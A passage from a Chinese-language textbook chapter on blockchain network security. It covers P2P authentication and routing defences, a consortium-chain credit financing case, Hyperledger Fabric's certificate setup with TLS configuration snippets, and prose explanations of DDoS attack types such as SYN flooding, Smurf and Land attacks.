在比特币这样的公有链环境中，节点和客户端加入是没有任何限制的，所以攻击者很容易就能发起Sybil攻击或Eclipse攻击。然而这些攻击以及衍生出来的区块竞争攻击或自私挖矿攻击等都只是存在理论上的可能性，事实上并不容易操作，也不符合经济利益。大部分矿工加入网络除了支持比特币网络的发展，也是希望能获得稳定的经济收入。如果某人肆意地攻击网络，很容易造成其他矿工的不信任，导致别的矿工不愿意再验证他所打包的区块。

事实上，比特币网络多年的稳定运行也证明了这一点。从2009年1月比特币网络开始运行并挖出创始区块至今已经9年了，无数的黑客希望能攻破该网络来获得巨额的经济收入，但是这个系统依然稳定地运行着。

## 5.2.2 P2P网络安全机制

### 1.加密和认证解决方案

如果对P2P网络中传播的信息进行加密，攻击者就很难进行拦截或篡改。攻击者就算获取到信息，也难以在没有正确密钥的情况下解密信息。这样安全隐患便会大幅减少。

通过身份认证技术来识别合法节点/客户端和非法节点/客户端，可以阻止非法节点或客户端接入P2P网络来发起攻击。认证是P2P网络的第一道有效防线，通过它可以确保节点和客户端的合法性以及网络中数据的真实性。下面会结合Fabric的环境搭建来看一下Fabric是如何实现加密及认证的。

### 2.安全的节点ID分配方案

比较直接的办法是为节点ID建立一个集中的证书颁发机构，由机构来发行ID并且和IP地址绑定。通过提高节点ID的可信度来抵御ID劫持攻击、Sybil攻击等。

另一种可行的方案是分布式节点ID绑定。每次一个节点接收从另一个节点发来的特定绑定请求＜IP地址，节点ID＞，它首先根据主键——IP地址，在共覆盖层去查找是否有IP地址相同但是节点ID不同的绑定信息，如果有则拒绝这条请求，否则接受这条请求（包含查不到绑定信息或是查到完全一样的绑定信息）。

### 3.安全路由表维护

安全路由是P2P网络有效运行的关键环节。有研究者提出在路由表中增加冗余项，并把已经实施了强有力约束的NodeId填充进去，来增加恶意节点占据路由表的难度。同时也提出了一种two-table（两张路由表）的解决方案，一张路由表是优化路由表，另一张是验证路由表。通常情况下，节点优先使用路由效率相对较高的优化路由表进行路由，在路由检测失败的时候则依靠验证路由表通过安全冗余路由来重新进行路由。

## 5.2.3 联盟链如何确保客户端和节点的可信任

联盟链结合了公有链和私有链的应用场景，它既可以提供像私有链那样的数量有限的访问节点，又能实现跨领域共享，在组织内部或外部形成一个公有链。联盟链探索的是潜在的大型社区之间的数据共享和有适当限制、规定的私有区块链。比如2015年成立的R3联盟，旨在建立银行同业间的联盟链。通常每个银行都有一套各自的账本，不同银行间的结算非常复杂。在银行间建立联盟链的区块链技术可以使多个银行共享同一部账本，大大简化了银行间结算的复杂度。

虽说公有链才能体现区块链的真正价值，但从现阶段来看，商业价值的体现主要还是在联盟链上。从行业应用的可行性来看，联盟链可用于信用登记、资产公证、供应链追踪、物联网、公益及监管等，如图5-3所示。





图5-3 联盟链应用领域

从使用群体上来看，联盟链的参与者主要集中在集团企业及其上下游企业、银行、证券公司、保险公司等。目前越来越多的公司或机构都针对联盟链做了很多有意义的尝试。例如，在2017年3月举办的超级账本（Hyperledger Fabric）黑客松竞赛中，多支参赛队结合实际应用开发出很多有实际商业价值的联盟链项目、区块链上保单质押、区块链助力二手车交易、基于区块链的区域医疗机构联盟链及电子病历服务、基于区块链的垂直电商积分共享平台、去中心化的小型包裹物流平台、区块链实现慈善事业可信任和透明、区块链上实现信用担保融资等。

其中也不乏成功商用的实际案例，比如杭州复杂美科技已经为多家大型集团打造了基于区块链的票据应用平台，实现了供需撮合、信用评级、分布式监管、数据存证和智能交易等功能。

在实际的商业需求中，对隐私和合规性都有着较高的要求。如果采用比特币这种完全开放式的公有链设计，那么势必会颠覆目前的商业模式和固有利益，商业群体需要承担极大的风险。因此在目前情况下，采用联盟链这种带准入机制的区块链是比较好的选择。联盟链只针对特定的群体或有限的第三方，并且提供准入机制，只有通过认证的节点或客户端才可以进入；同时提供API给监管或第三方，使其拥有查询的权限。

下面通过一个授信融资的实际案例，来简要分析一下联盟链中如何确保节点和客户端的安全性。

### 1.授信融资的痛点

（1）金融机构

信用机制不健全，监管机制不严谨，获取的企业真实信息不完整，很容易导致对企业的信用评估不准确，出现过度授信或授信不足的情况。过度授信是指授信超出借款人资产负债水平，容易发生资不抵债的违约风险；授信不足是指实际贷款额度无法满足借款人需求，不能彻底解决企业的融资问题。

（2）核心企业

上下游企业众多，对于每家企业的授信额度、使用额度、剩余额度等数据的统计、维护成本较高。对于上下游企业的每笔融资申请，需要建立在真实的贸易背景下，审核等操作记录不能伪造、篡改。

### 2.区块链解决的问题

1）核心企业与上下游企业将其贸易记录上传并私钥签名，确保真实的贸易背景。

2）金融机构可通过区块链查询融资企业的累计授信，确保不会过度授信或授信不足。

3）核心企业根据金融机构的授信额度，申请发行等额的授信代币，便于统计自己的担保额及使用情况。

4）上下游企业每笔融资申请，需要对应授信代币来交换，确保不会

出现内部管理混乱，随意放贷。

5）贷款记录相关信息写入区块链，可作为存证，用于日后的违约纠纷处理。

6）上下游企业还款后，通过授信代币恢复授信额度，即时逐步清算统计。

7）授信代币可设置有效期限，便于一段时间后对企业授信额度的调整。

### 3.角色分类

·运营方：某大型集团。

·担保方：大型集团旗下核心企业。

·融资方：核心企业上下游企业。

·贷款方：银行。

### 4.业务流程

我们先来看下业务流程，如图5-4所示。

1）融资企业在核心企业的信用担保下，线下向银行申请信用贷款额度，银行评估企业状况并设定信用贷款额度。

2）核心企业根据银行最终确定的信用贷款额度，在区块链平台上（线上）为融资企业申请等额的授信代币。

3）运营方审核核心企业的担保授信申请，确认通过后，将等额的授信代币发送至融资企业的公钥地址。





图5-4　担保融资业务流程

4）当融资企业需要使用部分信用额度时，在平台上（线上）发起融资申请，然后将对应贷款额度的授信代币发送至核心企业公钥地址。

5）核心企业确认贷款信息无误后，线下提供担保，帮助融资企业从贷款银行处得到融资资金。

6）当还款时限到达，融资企业返还本息给贷款银行后，核心企业可将授信代币返还给融资企业，用于下次的信用贷款。

## 5.区块链网络结构

这是一个由集团公司总部、核心企业、融资企业以及银行（目前情况下银行那边不部署共识节点，同银行的交互还是一个线下的流程）组成的联盟链。采用PBFT协议，系统初始化时部署4个物理节点，1台在集团总部，另外3台在任意3个核心企业。

## 6.安全性考虑

（1）用户账户安全问题考虑

用户必须要提供强有力的身份识别证明（如身份证号）才能注册并接入系统。系统需要提供账户的分级分类管理（管理员权限、核心企业权限、融资企业权限、第三方审核权限等）。例如，授信代币只有系统管理员才有权限发行；核心企业只可以查看并处理与其相关的融资企业发起的请求；融资企业只能查看并处理本身的请求；对于第三方，只提供其相应的查看权限，不提供操作权限。

（2）客户端的安全问题考虑

区块链平台支持多语言版本（包括Java版本、Golang版本和Python版本等）客户端的接入。客户端包括全客户端（存储所有交易历史记录）、轻客户端（不保存所有交易的历史记录）和网页客户端（通过网页浏览第三方服务器提供的服务）。

首先，要对客户端提供准入机制，避免恶意客户端进入区块链网络。

其次，对于非主观恶意客户端也需要加强审核验证。目前区块链系统的一致性达成还是需要客户端的支持，如果客户端运行中出现异常，或是存在安全漏洞并被攻击者利用，也会引起拒绝服务问题。类似的事件在以太坊中就有发生，以太坊钱包Geth客户端在运行过程中的内存问题引发了客户端崩溃，导致区块无法同步，使以太坊代币价格大幅下跌；以太坊EXTCODESIZE操作码的设计漏洞被攻击者利用，并发起DDoS攻击，导致区块同步时间变长。

最后，在客户端和服务器端之间建立安全的加密连接，加密数据的同时也能有效地防止攻击。

（3）节点安全问题考虑

上述区块链平台使用的是PBFT共识协议，能够容忍拜占庭错误。考虑节点安全稳定需要考虑非拜占庭错误和拜占庭错误两方面。一般把节点由于本身故障或网络延迟中断导致的不响应称为非拜占庭错误，这种情况只能依赖于良好的硬件和网络环境来解决；节点恶意地不响应或故意错误地响应称为拜占庭错误（对应的节点称为拜占庭节点）。节点加入区块链网络成为共识节点需要完成为以下几个步骤：首先，节点需要经过认证才可以接入到区块链网络，这时只能作为一个非共识节点，只同步区块信息但不参与共识；其次，当这个节点同步完区块信息（区块高度和其他节点一致）并且节点运行平稳，再将它从非共识节点更新为共识节点，此时它才真正参与区块共识。

（4）实时监控和预警

区块链系统提供监控和报警功能，比如系统监测到某节点的区块高度和其他节点不一致，或是某节点长时间响应超时等，能够主动推送报警。区块链系统支持在线删除和替换有问题的节点。

（5）惩罚奖励措施

从经济利益上着手，提高作恶的成本。比如节点加入区块链网络需要

缴纳一定的保证金，如果节点作恶，删除节点的同时还要罚没保证金。

## 5.2.4　主流联盟链通信安全实现剖析

### 1.Hyperledger Fabric安全实现简析

（1）PKI架构

Fabric通过结合用户和角色管理来保证客户端应用和节点是可信任的。身份管理的可问责制和不可陷害使得作恶成本增加，谁胡作非为都是可追溯的并需要为自己的行为负责。Fabric CA是HyperLedger Fabric的证书颁发机构，提供了身份注册、发放证书、更新证书和撤销证书等功能。它采用标准的PKI架构，如图5-5所示。





图5-5　PKI架构

1）根证书颁发机构（Root CA）：CA认证中心给自己颁发证书。Root CA是PKI层次结构中最上层的CA，也是信任链的起始点。

2）注册证书颁发机构（ECA）：负责给通过验证的用户颁发注册证书（ECerts）。

3）交易认证中心（TCA）：负责给提供了有效ECerts的用户颁发交易证书（TCerts）。

4）TLS证书颁发机构（TLS-CA）：负责签发允许用户访问其网络的TLS证书和凭证。利用证书来认证客户和服务器的身份。

5）注册证书（ECerts）：长期证书，被颁发给所有的角色，如用户、非验证Peer、验证Peer。

6）交易证书（TCerts）：每笔交易的短期证书，是由TCA根据授权的用户请求颁发的。它们安全地给一个交易授权，TCert可以配置成不携带用户的身份信息。它们使得用户不仅以匿名方式参与到系统中，而且阻止了交易之间的关联性。

（2）用户/客户端/节点注册接入流程

用户/客户端/节点注册接入流程如图5-6所示。

①用户、客户端应用、验证节点/非验证节点在线下将身份证明导入到注册机构。

②注册机构返回用户名、密码和TLS-CA证书给注册用户。



图5-6　用户/客户端/节点注册流程

③用户连接上客户端，发送上一步拿到的用户名和密码给客户端。

④客户端发送包含注册公钥和用户名、密码等附加身份信息的注册请求到Fabric-CA的注册证书颁发机构（ECA）。

⑤ECA更新其数据库来标识这条注册信息（用户名、密码）不能再被使用，然后构造签名并返回一张包含用户注册公钥的注册证书（ECert）。它同样会发送ECA证书（ECA-Cert），在下面的流程中会见到。

⑥客户端验证ECert中的公钥是客户端之前提交的，即ECA没有作弊。

⑦客户端发送包含其公钥和身份的注册信息到TLS-CA。

⑧TLS-CA验证该用户在数据库中是否真实存在。然后TLS-CA生成一张包含用户TLS公钥签名的TLS-Cert。

⑨客户端验证TLS Cert中的公钥是最初由客户端提交的，TLS Cert中的信息是完整且形式正确的。

⑩客户端在本地存储中保存Fabric-CA生成的所有证书（第5步和第8步）。至此，用户/验证节点/非验证节点的注册就完成了。

（3）结合Fabric环境搭建过程了解证书是如何使用的

先大概介绍一下需求，有4家银行打算组成一个联盟，在联盟链内部发布不守信客户的违约数据。最简单的网络拓扑便是架设1个Orderer节点负责排序服务，以及4个Peer节点。每个Peer节点对应一家银行（在此称之为一个组织）。在环境搭建之前，需要先通过Fabric-CA为Orderer组织以及4家银行组织生成对应的证书文件。

假设文件都已经生成完毕，放在crypto目录下。来看下证书文件的目录结构：

---

```
[root@order]# tree -L 3 crypto
crypto
    ordererOrganizations
        example.com
            ca
            msp
            orderers
```

```
            tlsca
            users
    peerOrganizations
        org1.example.com
            ca
            msp
            peers
            tlsca
            users
        org2.example.com
            ca
            msp
            peers
            tlsca
            users
        org3.example.com
            ca
            msp
            peers
            tlsca
            users
        org4.example.com
            ca
            msp
            peers
            tlsca
            users
```

OrdererOrganizations文件夹中存放的是Orderer排序服务节点所用到的证书及用户实体信息，PeerOrganizations文件夹中存放是的4个组织对应的证书及用户实体信息。重点是msp目录，存放了各个实体对应的身份信息。在运行环境之前，需要将OrdererOrganizations目录下的文件复制到Orderer节点相应目录下，将peerOrganizations目录下属于当前组织的文件复制到Peer节点相应的目录下。后面会结合配置Fabric启动参数来具体说明。

配置Fabric Orderer节点的启动参数，编辑节点对应的docker-compose配置文件，将上面生成的msp和tls文件夹复制到节点的/var/hyperledger/orderer目录下。

```
volumes:
- ./crypto-/ordererOrganizations/example.com/orderers/orderer.example
    var /hyperledger/orderer/msp
- ./crypto/ordererOrganizations/example.com/orderers/orderer.example
    hyperledger/orderer/tls
```

Orderer节点开启TLS功能，把TLS开关设为true，指定tls文件的位

置：

```
- ORDERER_GENERAL_TLS_ENABLED=true
- ORDERER_GENERAL_TLS_PRIVATEKEY=/var/hyperledger/orderer/tls/server
- ORDERER_GENERAL_TLS_CERTIFICATE=/var/hyperledger/orderer/tls/serve
- ORDERER_GENERAL_TLS_ROOTCAS=[/var/hyperledger/orderer/tls/ca.crt]
```

指定Orderer节点的msp文件位置：

```
- ORDERER_GENERAL_LOCALMSPID=OrdererMSP
- ORDERER_GENERAL_LOCALMSPDIR=/var/hyperledger/orderer/msp
```

配置Fabric Peer节点的启动参数，编辑节点对应的docker-compose配置文件（4个节点有4个配置文件，这里只介绍peer0的配置，其余节点配置和peer0雷同），将上面生成的msp和tls文件夹复制到节点的/var/hyperledger/fabric目录下。

```
volumes:
- ./crypto/peerOrganizations/org1.example.com/peers/peer0.org1.exampl
    hyperledger/fabric/msp
- ./crypto/peerOrganizations/org1.example.com/peers/peer0.org1.exampl
    hyperledger/fabric/tls
```

Peer节点开启TLS功能，把TLS开关设为true，指定tls文件的位置：

```
- CORE_PEER_TLS_ENABLED=true
- CORE_PEER_TLS_CERT_FILE=/etc/hyperledger/fabric/tls/server.crt
- CORE_PEER_TLS_KEY_FILE=/etc/hyperledger/fabric/tls/server.key
- CORE_PEER_TLS_ROOTCERT_FILE=/etc/hyperledger/fabric/tls/ca.crt
```

指定Peer节点的msp文件位置：

```
- CORE_PEER_LOCALMSPID=Org1MSP
- CORE_PEER_MSPCONFIGPATH=/var/hyperledger/fabric/msp
```

通过以上用户/节点的注册生成MSP和TLS证书，然后再把证书分发到各节点。MSP证书用于网络中的身份管理，TLS证书保证了节点之间的安全连接。实际应用中，把这两个证书都启用，更能保证网络的安全性。

## 2.复杂美区块链实现与安全简析

### （1）区块链实现简介

复杂美的区块链系统分为主链和子链，主链提供了子链之间价值传递的路由功能，可以实现公有链、联盟链、私有链的价值交换。主链的设计尽可能简单，可水平扩展；子链的设计尽可能功能单一。比如实现一个以太坊智能合约功能的子链、一个支持比特币UTXO模型的子链等，这两个子链之间可以无风险地交换价值。

许可子链可以通过主链进行信息交互。在复杂美区块链系统中，一条许可子链中执行的交易（根据该链的逻辑）能够发送到另一条许可子链中。像区块链上的链内交易一样，许可子链的链间通信是完全异步的，并且发送的信息不能返回到起源的子链。为了降低实施复杂性及风险，链间交易与链内交易拥有相同的信息类型。交易具有起始段，该段提供许可子链的认证以及任意大小的地址。与比特币和以太坊系统不同，链间交易不会产生任何类型的支付费用。为确保链间交易的正确性，复杂美区块链系统使用基于Merkle树的队列机制。主链将源许可子链输出队列上的交易移动到目标许可子链的输入队列中。主链传递了许可子链的交易信息，而不是主链本身的交易信息。

### （2）区块链安全实现介绍

每个许可子链都须以自己的方式为链上的用户定义身份。该方法对于KYC（充分了解你的客户）以及设定访问许可子链的资源的权限是必需的。与R3 Corda或Hyperledger Fabric不同，复杂美区块链系统不使用单一根节点CA认证，因为CA认证本身是中心化的，而中心化很容易受到攻击。它允许每个许可块链拥有自己的身份及访问管理。例如，一个子链可以使用Microsoft Active Directory来管理其身份，另一个子链可以使用IBM LDAP服务器来管理其身份。许可子链上的每个身份都在主链上有一个对应的独特身份。从子链可以推算出主链的身份ID，但是反过来不行。这是为了确保子链上用户ID的隐私，并允许主链对子链用户ID进行认证。

## 5.3　防御DDoS攻击

知名云服务提供商Imperva Incapsula发布了一份名为《2017年三季度全球DDos威胁情况》的综合报告，其中显示加密数字货币运营商和比特币交易所是DDoS（Distributed Denial of Service）攻击最多的目标。本节将介绍一些DDoS的攻击形式，以及区块链网络如何应对DDoS攻击。

## 5.3.1 例说DDoS攻击危害与处理

### 1.DoS攻击和DDoS攻击

DoS（Denial of Service，拒绝服务）是一种中断类型攻击。几乎所有的攻击，只要目的是阻碍可用性的都可以归类为DoS攻击。DoS攻击可以通过破坏物理网络组件，消耗存储、带宽或计算资源，阻塞通信，干扰配置和状态信息等，来破坏服务或使服务质量降低。比如，DoS攻击者使用恶意软件使节点的CPU时间达到极限或通过触发错误指令来使系统崩溃等。

P2P网络的开放性会导致DDoS攻击，处于网络中不同位置的节点共同发起DoS攻击来阻碍系统正常运行。比如，攻击者注册到P2P网络中，获得访问多个对等节点的权限，并在这些节点植入僵尸进程，在指定的时间内，启动所有进程来对目标设备发起攻击。攻击者和大量僵尸进程一起协作，使受害节点的网络带宽很容易被耗尽；扰乱合法的发送节点和接收节点之间的通信，阻止访问特定的节点或服务。图5-7演示了一个简单的DDoS攻击流程，攻击者通过大量僵尸节点向受害节点发送海量数据包来达到拒绝服务攻击。DDoS攻击又可以分为带宽攻击、协议攻击（包括Smurf攻击、UDP攻击、ICMP攻击、SYN攻击、使用DNS系统攻击、CGI请求攻击等）、软件漏洞攻击等。





图5-7　DDoS攻击示意图

### 2.DDoS攻击形式

1）带宽攻击

带宽攻击是使受害节点的网络带宽耗尽，以达到拒绝服务的目的。目前联盟链场景下使用的共识协议通常是PBFT（Practical Byzantine Eault Tolerance，实用拜占庭容储算法）或是它的一些演进版本，其本质就是节点在多播的过程中投票。从图5-8中可以看出随着节点数的增加，共识过程中的消息数目也会线性增长。





图5-8　PBFT协议流程

图5-9所示为某区块链平台在交易并发测试过程中节点端口的上下行流量监控。测试的网络环境为千兆网络，区块链平台采用的共识协议是PBFT，总共部署16个物理节点，交易的并发量是每秒10000笔交易，每笔交易的大小为250字节。图5-9所示是其中一个节点上的监控。可以看到，在共识期间，网络输入（Network In）和网络输出（Network Out）带宽都已经冲过900M，节点的网络端口负荷已经非常重了。如果在这个时候对某个节点发起DDoS带宽攻击，可能只需要比较少的代价就能使该节点的网络资源耗尽。根据PBFT协议定义，如果16个节点中有超过5个节点被DDoS攻击成功导致节点无可用网络带宽对请求作出响应，那么共识就无法达成。





图5-9　节点流量监控

2）软件漏洞攻击

软件漏洞攻击是指攻击者利用软件程序的设计缺陷或漏洞来进行攻击。软件漏洞可能存在于软件设计、开发或配置过程中。2016年由于The Dao事件硬分叉出来的以太坊（ETH）由于软件设计中的一个漏洞被攻击者利用，导致以太坊遭受了DDoS攻击。在以太坊网络上发送一笔交易（比如转账），需要向矿工支付一定的手续费，矿工一般都会优先打包手续费高的交易，如果手续费比较低或不支付手续费，那么这笔交易可能需要等待很久才能被打包。以太坊网络手续费是由gasPrice*gasUsed（Gas可以理解为“燃料”，每执行一条合约指令会消耗一定的“燃料”。当某笔交易还未执行结束，而燃料消耗完时合约执行终止并回滚状态）计算得到。gasPrice由交易发起者来设置，gasUsed是由交易或智能合约的计算量来决定的。如图5-10所示是不同的操作码需要消耗的Gas量 [1] 。此次DDoS攻击中，攻击者利用了一个名为EXTCODESIZE的操作码。由于执行它只需消耗非常少的Gas，所以攻击者能够以比较低的成本来反复调用此操作（每个区块50000次的频率），导致矿工处理区块的效率显著下降（需要20～60秒左右才能处理完一个区块）。

| Operation Name | Gas Cost | Remark |
|---|---|---|
| step | 1 | default amount per execution cycle |
| stop | 0 | free |
| suicide | 0 | free |
| sha3 | 20 | |
| sload | 20 | get from permanent storage |
| sstore | 100 | put into permanent storage |
| balance | 20 | |
| create | 100 | contract creation |
| call | 20 | initiating a read-only call |
| memory | 1 | every additional word when expanding memory |
| txdata | 5 | every byte of data or code for a transaction |
| transaction | 500 | base fee transaction |
| contract creation | 5 300 | changed in homestead from 21 000 |

图5-10　操作码对应的Gas量

3）SYN Flooding攻击

SYN Flooding攻击是指恶意客户端发送大量TCP/SYN包，并且以一个假的发送方地址发送到目标主机，以消耗目标主机的大量资源。客户端和目标主机建立TCP连接时，先发送SYN报文，目标主机发回一个TCP/SYN-ACK报文并等待TCP/ACK响应报文，由于发送地址是假的，所以ACK报文永远不会到来，这样就建立了一个半开的连接。由于存在大量的这种半开的连接，导致目标主机的TCP资源枯竭，正常连接无法接入。图5-11展示了TCP SYN Flooding攻击流程：





图5-11　TCP SYN Flooding攻击流程图

4）Smurf攻击

Smurf攻击利用发送ICMP应答包使目标主机拒绝服务。Smurf攻击中，ICMP应答请求数据包中的目标IP是一个网络的广播IP地址，源IP地址就是其要攻击的IP地址。这种攻击方式由3部分组成：攻击者、中间节点（路由器、交换机、主机等）和被攻击者。攻击者发送一个ICMP请求应答包，中间节点向源IP（被攻击者）发送一个ICMP应答包。当网络中大量的中间节点对同一个源IP发送应答包时，就会引起网络阻塞，导致拒绝服务。

5）Land攻击

在Land攻击中，攻击者向目标系统发送大量源地址和目标地址相同的包。目标系统接收到包后，向包中的目标地址（本身）发送SYN-ACK包，收到这个包后再向“目的地址”发送ACK，并创建一个空连接，从而使目标系统在解析包时占用大量系统资源，严重情况下将导致目标系统瘫痪。图5-12展示了Land攻击流程。

[1]　https://docs.google.com/spreadsheets/d/1m89CVujrQe5LAFJ8-YAUCcNK950dUzMQPMJBxRtGCqs/edit#gid＝0。

### 5.3.2 区块链网络如何防御DDoS攻击

